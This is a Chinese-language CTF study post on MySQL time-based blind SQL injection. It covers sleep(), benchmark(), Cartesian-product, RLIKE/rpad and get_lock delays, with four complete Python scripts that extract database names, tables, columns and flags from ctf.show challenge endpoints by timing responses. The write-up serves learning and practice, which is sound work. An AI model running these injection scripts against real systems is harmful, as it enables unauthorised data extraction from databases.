最近在刷sql注入题的时候便碰到了考察时间盲注不同姿势的题,并且了解到这也是面试题的常客,所以我觉得有必要总结一下。
sleep
时间盲注最常用的便是sleep函数了,这个没什么好介绍的,括号里面是几秒就延时几秒。
下面附上利用sleep的时间盲注脚本:
原理便是截取每一个字符比对,如果页面延时2s则将其加到结果中。
# author:木子子子
import time
import requests
import string
url="http://e8a82a30-1bc5-46af-a21e-d36926d89a78.challenge.ctf.show/api/index.php"
s=string.printable
flag=''
for i in range(1,50):
    print(i)
    for j in range(32,128):
        # 记录起始时间
        start_time=time.time()
        # 查询库名
        # data={'ip':f"if(substr(database(),{i},1)=chr({j}),sleep(2),0)",
        #       'debug':1}

        # 查询表名
        # data={'ip':f"if(substr((select table_name from information_schema.tables where table_schema='ctfshow_web' limit 0,1),{i},1)=chr({j}),sleep(2),0)",
        #       'debug':1}
        # 查询列名
        # data={'ip':f"if(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagx'),{i},1)=chr({j}),sleep(2),0)",
        #       'debug':1}
        # 查询字段值
        data={'ip':f"if(substr((select flaga from ctfshow_flagx),{i},1)=chr({j}),sleep(2),0)",
              'debug':1}
        r = requests.post(url, data=data)
        # 记录结束时间
        end_time=time.time()
        # 获取请求延迟
        sub_time=end_time-start_time
        if(2<=sub_time<2.5):
            flag+=chr(j).lower()
            print(flag)
            break
benchmark
语法:benchmark(count,expr)
作用:重复expr函数count次
我们可以利用一些MySql自带的加密函数作为expr执行非常多次以达到睡眠的效果。具体执行次数可以根据CPU与网络来进行变动。
一般也是作为if语句的第二参数使用
if(true,benchmark(10000000,sha(1)),null);以CTFSHOW-web217为例:

经过我的测试,在我的机器上执行5000000次sha(1)所需时间是2.5秒左右
ip=benchmark(5000000,sha(1))&debug=1对应的脚本如下:
# author:木子子子
import time
import requests
import string
url="http://575cfc85-1af4-4f6c-946e-74ee27a1dc36.challenge.ctf.show/api/index.php"
s=string.printable
flag=''
for i in range(1,50):
    print(i)
    for j in range(32,128):
        # 记录起始时间
        start_time=time.time()
        # 查询库名
        data={'ip':f"if(substr(database(),{i},1)=chr({j}),benchmark(5000000,sha(1)),0)",
              'debug':1}

        # 查询表名
        data={'ip':f"if(substr((select table_name from information_schema.tables where table_schema='ctfshow_web' limit 0,1),{i},1)=chr({j}),benchmark(5000000,sha(1)),0)",
              'debug':1}
        # 查询列名
        data={'ip':f"if(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagxccb'),{i},1)=chr({j}),benchmark(5000000,sha(1)),0)",
              'debug':1}
        # 查询字段值
        data={'ip':f"if(substr((select flagaabc from ctfshow_flagxccb),{i},1)=chr({j}),benchmark(5000000,sha(1)),0)",
              'debug':1}
        r = requests.post(url, data=data)
        # 记录结束时间
        end_time=time.time()
        # 获取请求延迟
        sub_time=end_time-start_time
        if(2<=sub_time<3):
            flag+=chr(j).lower()
            print(flag)
            break
笛卡尔积
原理:通过构造包含笛卡尔积的查询语句,利用其执行时产生的大量数据计算耗时。为什么说是笛卡尔积呢?这时因为当两个表进行连接查询时,如果没有指定有效的连接条件(如WHERE table1.id = table2.id),数据库会返回两个表中所有行的所有可能组合。而我们都知道mysql中有一个information_schema数据库,几乎所有数据都存在里面。所以它被拿来当作查询的对象。比如下面这个payload:
select count(*) from information_schema.columns A,information_schema.columns B;我测试的延时一般是0.3s-1s之间(一切以自己测试为准)。
同样将其放在if语句的第二参数即可
附上笛卡尔积的脚本:
# author:木子子子
import time
import requests
import string
url="http://f27720b7-5ea8-4ae9-bb91-2604d77940c9.challenge.ctf.show/api/index.php"
s=string.printable
flag=''
for i in range(1,50):
    print(i)
    for j in range(32,128):
        # 记录起始时间
        start_time=time.time()

        # 查询表名
        data={'ip':f"if(substr((select table_name from information_schema.tables where table_schema='ctfshow_web' limit 0,1),{i},1)=chr({j}),(select count(*) from information_schema.columns A,information_schema.columns B),0)",
              'debug':1}
        # 查询列名
        data={'ip':f"if(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagxca'),{i},1)=chr({j}),(select count(*) from information_schema.columns A,information_schema.columns B),0)",
              'debug':1}
        # 查询字段值
        data={'ip':f"if(substr((select flagaabc from ctfshow_flagxca),{i},1)=chr({j}),(select count(*) from information_schema.columns A,information_schema.columns B),0)",
              'debug':1}
        r = requests.post(url, data=data)
        # 记录结束时间
        end_time=time.time()
        # 获取请求延迟
        sub_time=end_time-start_time
        # print(sub_time)
        if(0.3<sub_time<0.5):
            # print(sub_time)
            flag+=chr(j).lower()
            print(flag)
            break
relike、regexp正则匹配
以ctfshow-web218为例
ip=if(substr(database(),1,1)='c',concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+b',0)&debug=1原理:先利用rpad或者式repeat构造长字符串再利用rlike正则匹配返回一列,通过控制构造的字符串长度控制时间。
其实这种时间盲注的方法非常的不好用,经过我的测试发现并不是长度越长或者匹配字串长度越长就延迟越长,甚至可能时间更短,所以根据不同场景找到合适的长度也是个很头疼的事情,并且这种方法输出的字符很容易出错,解决办法是尽可能精确脚本中的时间范围。
我上面那个payload在题目靶场里的延时就是0.9s-1.10s左右。
脚本如下:
# author:木子子子
import time
import requests
import string
url="http://b0e995c6-083a-4f62-ac71-bfe19bb3aafc.challenge.ctf.show/api/index.php"
s=string.printable
flag=''
for i in range(1,50):
    print(i)
    for j in range(32,128):
        # 记录起始时间
        start_time=time.time()
        # 查询库名
        data={'ip':f"if(substr(database(),{i},1)=chr({j}),concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+b',0)",
              'debug':1}

        # # 查询表名
        data={'ip':f"if(substr((select table_name from information_schema.tables where table_schema='ctfshow_web' limit 0,1),{i},1)=chr({j}),concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+b',0)",
              'debug':1}
        # # 查询列名
        # data={'ip':f"if(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagxc'),{i},1)=chr({j}),concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+b',0)",
        #       'debug':1}
        # # 查询字段值
        # data={'ip':f"if(substr((select flagaac from ctfshow_flagxc),{i},1)=chr({j}),concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+b',0)",
        #       'debug':1}
        r = requests.post(url, data=data)
        # 记录结束时间
        end_time=time.time()
        # 获取请求延迟
        sub_time=end_time-start_time
        print(sub_time)
        if(0.9<=sub_time<1.20):
            flag+=chr(j).lower()
            print(flag)
            break
锁
还有一种方式便是上锁。由于我没有碰到相关例题,我便借用下别的师傅的描述。
原理:get_lock(str,timeout),这个需要开启两次会话,第一次给str进行上锁,第二次再执行就会等待timeout的时间,若timeout为负,则无限等待。get_lock()只会在执行release_lock()或隐式的会话中止时显式释放锁,事务提交或回滚不会释放锁。